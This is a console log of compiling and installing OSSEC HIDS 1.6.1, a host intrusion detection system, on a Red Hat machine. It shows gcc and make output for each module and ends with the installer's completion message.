make[1]: Entering directory `/root/ossec-hids-1.6.1/src/os_xml'
gcc -DXML_VAR=\"var\" -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\"
-DLOCAL -DUSE_OPENSSL     -DARGV0=\"os_xml\" -DXML_VAR=\"var\" -DOSSECHIDS -c
os_xml.c os_xml_access.c os_xml_node_access.c os_xml_variables.c
os_xml_writer.c
ar cru os_xml.a os_xml.o os_xml_access.o os_xml_node_access.o
os_xml_variables.o os_xml_writer.o
ranlib os_xml.a
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/os_xml'


 *** Making os_regex ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/os_regex'
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"os_regex\" -DXML_VAR=\"var\" -DOSSECHIDS -c *.c -
Wall
ar cru os_regex.a *.o
ranlib os_regex.a
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/os_regex'


 *** Making os_net ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/os_net'
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"os_net\" -DXML_VAR=\"var\" -DOSSECHIDS -c os_net.c
ar cru os_net.a os_net.o
ranlib os_net.a
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/os_net'


 *** Making os_crypto ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/os_crypto'
make[2]: Entering directory `/root/ossec-hids-1.6.1/src/os_crypto/blowfish'
gcc -g -Wall -I../../ -I../../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"blowfish_op\" -DXML_VAR=\"var\" -DOSSECHIDS -c
bf_op.c bf_skey.c bf_enc.c
ar cru bf_op.a bf_op.o bf_skey.o bf_enc.o
```

```
ranlib bf_op.a
make[2]: Leaving directory `/root/ossec-hids-1.6.1/src/os_crypto/blowfish'
make[2]: Entering directory `/root/ossec-hids-1.6.1/src/os_crypto/md5'
gcc -g -Wall -I../../ -I../../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"md5_op\" -DXML_VAR=\"var\" -DOSSECHIDS -c md5.c
md5_op.c
ar cru md5_op.a md5_op.o md5.o
ranlib md5_op.a
make[2]: Leaving directory `/root/ossec-hids-1.6.1/src/os_crypto/md5'
make[2]: Entering directory `/root/ossec-hids-1.6.1/src/os_crypto/sha1'
gcc -g -Wall -I../../ -I../../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"sha1_op\" -DXML_VAR=\"var\" -DOSSECHIDS -c sha1_op.c
ar cru sha1_op.a sha1_op.o
ranlib sha1_op.a
make[2]: Leaving directory `/root/ossec-hids-1.6.1/src/os_crypto/sha1'
make[2]: Entering directory `/root/ossec-hids-1.6.1/src/os_crypto/md5_sha1'
gcc -g -Wall -I../../ -I../../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"md5_sha1_op\" -DXML_VAR=\"var\" -DOSSECHIDS -c
../md5/md5.c md5_sha1_op.c
ar cru md5_op.a md5_sha1_op.o ../md5/md5.o
ranlib md5_op.a
make[2]: Leaving directory `/root/ossec-hids-1.6.1/src/os_crypto/md5_sha1'
make[2]: Entering directory `/root/ossec-hids-1.6.1/src/os_crypto/shared'
gcc -g -Wall -I../../ -I../../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"shared\" -DXML_VAR=\"var\" -DOSSECHIDS -c *.c
ar cru shared.a *.o
ranlib shared.a
make[2]: Leaving directory `/root/ossec-hids-1.6.1/src/os_crypto/shared'
ar cru os_crypto.a blowfish/bf_op.o blowfish/bf_skey.o blowfish/bf_enc.o
md5/md5_op.o md5/md5.o sha1/sha1_op.o md5_sha1/md5_sha1_op.o shared/*.o
ranlib os_crypto.a
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/os_crypto'


 *** Making shared ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/shared'
gcc -c -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"shared-libs\" -DXML_VAR=\"var\" -DOSSECHIDS *.c
ar cru lib_shared.a *.o
ranlib lib_shared.a
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/shared'


 *** Making config ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/config'
gcc -c -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"ossec-config\" -DXML_VAR=\"var\" -DOSSECHIDS *.c
ar cru lib_config.a *.o
ranlib lib_config.a
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/config'


 *** Making os_maild ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/os_maild'
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"ossec-maild\" -DXML_VAR=\"var\" -DOSSECHIDS  maild.c
config.c os_maild_client.c sendmail.c mail_list.c ../config/lib_config.a
../shared/lib_shared.a ../os_net/os_net.a ../os_regex/os_regex.a
../os_xml/os_xml.a -o ossec-maild
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/os_maild'
```

```
 *** Making os_dbd ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/os_dbd'
Compiling DB support with:
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"ossec-dbd\" -DXML_VAR=\"var\" -DOSSECHIDS    *.c
../config/lib_config.a ../shared/lib_shared.a ../os_net/os_net.a
../os_regex/os_regex.a ../os_xml/os_xml.a -o ossec-dbd
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/os_dbd'


 *** Making os_csyslogd ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/os_csyslogd'
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"ossec-csyslogd\" -DXML_VAR=\"var\" -DOSSECHIDS  *.c
../config/lib_config.a ../shared/lib_shared.a ../os_net/os_net.a
../os_regex/os_regex.a ../os_xml/os_xml.a -o ossec-csyslogd
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/os_csyslogd'


 *** Making os_execd ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/os_execd'
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"ossec-execd\" -DXML_VAR=\"var\" -DOSSECHIDS  execd.c
exec.c config.c ../shared/lib_shared.a ../os_net/os_net.a
../os_regex/os_regex.a ../os_xml/os_xml.a -o ossec-execd
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"ossec-execd\" -DXML_VAR=\"var\" -DOSSECHIDS -c
execd.c exec.c config.c
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/os_execd'


 *** Making analysisd ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/analysisd'
cd ./alerts; make
make[2]: Entering directory `/root/ossec-hids-1.6.1/src/analysisd/alerts'
gcc -I../ -g -Wall -I../../ -I../../headers  -DDEFAULTDIR=\"/var/ossec\" -
DLOCAL -DUSE_OPENSSL     -DARGV0=\"alerts\" -DXML_VAR=\"var\" -DOSSECHIDS -c
mail.c log.c exec.c getloglocation.c
ar cru alerts.a mail.o log.o exec.o getloglocation.o
ranlib alerts.a
make[2]: Leaving directory `/root/ossec-hids-1.6.1/src/analysisd/alerts'
cd ./decoders; make
make[2]: Entering directory `/root/ossec-hids-1.6.1/src/analysisd/decoders'
cd plugins; make;
make[3]: Entering directory `/root/ossec-hids-
1.6.1/src/analysisd/decoders/plugins'
gcc -g -Wall -I../../../ -I../../../headers  -DDEFAULTDIR=\"/var/ossec\" -
DLOCAL -DUSE_OPENSSL     -DARGV0=\"ossec-analysisd\" -DXML_VAR=\"var\" -
DOSSECHIDS -I../../ -c *.c
make[3]: Leaving directory `/root/ossec-hids-
1.6.1/src/analysisd/decoders/plugins'
gcc -g -Wall -I../../ -I../../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"ossec-analysisd\" -DXML_VAR=\"var\" -DOSSECHIDS -
I../ -c *.c
ar cru decoders.a *.o  plugins/*.o
ranlib decoders.a
make[2]: Leaving directory `/root/ossec-hids-1.6.1/src/analysisd/decoders'
```

```
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"ossec-analysisd\" -DXML_VAR=\"var\" -DOSSECHIDS  -
I./ analysisd.c stats.c rules.c rules_list.c config.c fts.c eventinfo.c
eventinfo_list.c cleanevent.c active-response.c prelude.c
../config/lib_config.a decoders/decoders.a alerts/alerts.a ../os_xml/os_xml.a
../os_regex/os_regex.a ../os_net/os_net.a ../shared/lib_shared.a
../os_zlib/os_zlib.c ../external/libz.a  -o ossec-analysisd
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/analysisd'


 *** Making logcollector ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/logcollector'
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"ossec-logcollector\" -DXML_VAR=\"var\" -DOSSECHIDS
-DARGV0=\"ossec-logcollector\" *.c  ../config/lib_config.a
../shared/lib_shared.a ../os_xml/os_xml.a ../os_regex/os_regex.a
../os_net/os_net.a ../os_crypto/os_crypto.a  -o ossec-logcollector
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/logcollector'


 *** Making remoted ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/remoted'
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"ossec-remoted\" -DXML_VAR=\"var\" -DOSSECHIDS  *.c
../config/lib_config.a ../os_zlib/os_zlib.c ../external/libz.a
../os_crypto/os_crypto.a ../shared/lib_shared.a ../os_net/os_net.a
../os_xml/os_xml.a ../os_regex/os_regex.a -lpthread -o ossec-remoted
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/remoted'


 *** Making client-agent ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/client-agent'
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"ossec-agentd\" -DXML_VAR=\"var\" -DOSSECHIDS  *.c
../config/lib_config.a ../os_zlib/os_zlib.c ../external/libz.a
../os_crypto/os_crypto.a ../shared/lib_shared.a ../os_xml/os_xml.a
../os_regex/os_regex.a ../os_net/os_net.a -lpthread -DCLIENT -o ossec-agentd
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/client-agent'


 *** Making addagent ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/addagent'
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"manage_agents\" -DXML_VAR=\"var\" -DOSSECHIDS  *.c
../shared/lib_shared.a ../os_regex/os_regex.a ../os_zlib/os_zlib.c
../external/libz.a ../os_crypto/os_crypto.a ../os_net/os_net.a -o manage_agents
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/addagent'


 *** Making util ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/util'
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"util\" -DXML_VAR=\"var\" -DOSSECHIDS
../addagent/manage_agents.c ../addagent/manage_keys.c ../addagent/validate.c
../addagent/read_from_user.c ../addagent/b64.c syscheck_update.c
../os_zlib/os_zlib.c ../external/libz.a ../os_crypto/os_crypto.a
../shared/lib_shared.a ../os_regex/os_regex.a ../os_net/os_net.a -o
syscheck_update
```

```
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"util\" -DXML_VAR=\"var\" -DOSSECHIDS  clear_stats.c
../os_zlib/os_zlib.c ../external/libz.a ../os_crypto/os_crypto.a
../shared/lib_shared.a ../os_regex/os_regex.a ../os_net/os_net.a -o clear_stats
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"util\" -DXML_VAR=\"var\" -DOSSECHIDS  list_agents.c
../os_zlib/os_zlib.c ../external/libz.a ../os_crypto/os_crypto.a
../shared/lib_shared.a ../os_regex/os_regex.a ../os_net/os_net.a -o list_agents
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"util\" -DXML_VAR=\"var\" -DOSSECHIDS
../addagent/manage_agents.c ../addagent/manage_keys.c ../addagent/validate.c
../addagent/read_from_user.c ../addagent/b64.c agent_control.c
../os_zlib/os_zlib.c ../external/libz.a ../os_crypto/os_crypto.a
../shared/lib_shared.a ../os_regex/os_regex.a ../os_net/os_net.a -o
agent_control
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"util\" -DXML_VAR=\"var\" -DOSSECHIDS
../addagent/manage_agents.c ../addagent/manage_keys.c ../addagent/validate.c
../addagent/read_from_user.c ../addagent/b64.c syscheck_control.c
../os_zlib/os_zlib.c ../external/libz.a ../os_crypto/os_crypto.a
../shared/lib_shared.a ../os_regex/os_regex.a ../os_net/os_net.a -o
syscheck_control
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"util\" -DXML_VAR=\"var\" -DOSSECHIDS
../addagent/manage_agents.c ../addagent/manage_keys.c ../addagent/validate.c
../addagent/read_from_user.c ../addagent/b64.c rootcheck_control.c
../os_zlib/os_zlib.c ../external/libz.a ../os_crypto/os_crypto.a
../shared/lib_shared.a ../os_regex/os_regex.a ../os_net/os_net.a -o
rootcheck_control
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/util'


 *** Making rootcheck ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/rootcheck'
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"ossec-rootcheck\" -DXML_VAR=\"var\" -DOSSECHIDS -c
check_open_ports.c check_rc_pids.c check_rc_trojans.c run_rk_check.c
check_rc_dev.c check_rc_ports.c check_rc_policy.c common.c common_rcl.c win-
common.c unix-process.c check_rc_files.c check_rc_readproc.c os_string.c
check_rc_if.c check_rc_sys.c rootcheck.c config.c -D_GNU_SOURCE
ar cru rootcheck_lib.a *.o
ranlib rootcheck_lib.a
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/rootcheck'


 *** Making syscheckd ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/syscheckd'
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"ossec-syscheckd\" -DXML_VAR=\"var\" -DOSSECHIDS
syscheck.c config.c create_db.c run_check.c ../config/lib_config.a
../rootcheck/rootcheck_lib.a ../shared/lib_shared.a ../os_xml/os_xml.a
../os_regex/os_regex.a ../os_net/os_net.a ../os_crypto/os_crypto.a -o ossec-
syscheckd
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/syscheckd'


 *** Making monitord ***

make[1]: Entering directory `/root/ossec-hids-1.6.1/src/monitord'
gcc -g -Wall -I../ -I../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"ossec-monitord\" -DXML_VAR=\"var\" -DOSSECHIDS  *.c
```

```
../shared/lib_shared.a ../os_net/os_net.a ../os_regex/os_regex.a
../os_crypto/os_crypto.a ../os_zlib/os_zlib.c ../external/libz.a -o ossec-
monitord
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/monitord'
make[1]: Entering directory `/root/ossec-hids-1.6.1/src/os_maild'
cp -pr ossec-maild ../../bin
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/os_maild'
make[1]: Entering directory `/root/ossec-hids-1.6.1/src/os_dbd'
cp -pr ossec-dbd ../../bin
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/os_dbd'
make[1]: Entering directory `/root/ossec-hids-1.6.1/src/os_csyslogd'
cp -pr ossec-csyslogd ../../bin
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/os_csyslogd'
make[1]: Entering directory `/root/ossec-hids-1.6.1/src/os_execd'
cp -pr ossec-execd ../../bin
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/os_execd'
make[1]: Entering directory `/root/ossec-hids-1.6.1/src/analysisd'
cp -pr ossec-analysisd ../../bin
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/analysisd'
make[1]: Entering directory `/root/ossec-hids-1.6.1/src/logcollector'
cp -pr ossec-logcollector ../../bin
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/logcollector'
make[1]: Entering directory `/root/ossec-hids-1.6.1/src/remoted'
cp -pr ossec-remoted ../../bin
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/remoted'
make[1]: Entering directory `/root/ossec-hids-1.6.1/src/client-agent'
cp -pr ossec-agentd ../../bin
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/client-agent'
make[1]: Entering directory `/root/ossec-hids-1.6.1/src/addagent'
cp -pr manage_agents ../../bin
cp -pr manage_agents ../../bin
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/addagent'
make[1]: Entering directory `/root/ossec-hids-1.6.1/src/util'
cp -pr syscheck_update clear_stats list_agents syscheck_control
rootcheck_control agent_control ../../bin
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/util'
make[1]: Entering directory `/root/ossec-hids-1.6.1/src/rootcheck'
make[1]: Nothing to be done for `build'.
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/rootcheck'
make[1]: Entering directory `/root/ossec-hids-1.6.1/src/syscheckd'
cp -pr ossec-syscheckd ../../bin
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/syscheckd'
make[1]: Entering directory `/root/ossec-hids-1.6.1/src/monitord'
cp -pr ossec-monitord ../../bin
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/monitord'


 - System is Redhat Linux.
 - Init script modified to start OSSEC HIDS during boot.

 - Configuration finished properly.

 - To start OSSEC HIDS:
/var/ossec/bin/ossec-control start

 - To stop OSSEC HIDS:
/var/ossec/bin/ossec-control stop

 - The configuration can be viewed or modified at /var/ossec/etc/ossec.conf


    Thanks for using the OSSEC HIDS.
    If you have any question, suggestion or if you find any bug,
```

```
    contact us at contact@ossec.net or using our public maillist at
    ossec-list@ossec.net
    ( http://www.ossec.net/main/support/ ).

    More information can be found at http://www.ossec.net

    ---  Press ENTER to finish (maybe more information below). ---


[root@mfreemon ossec-hids-1.6.1]#
```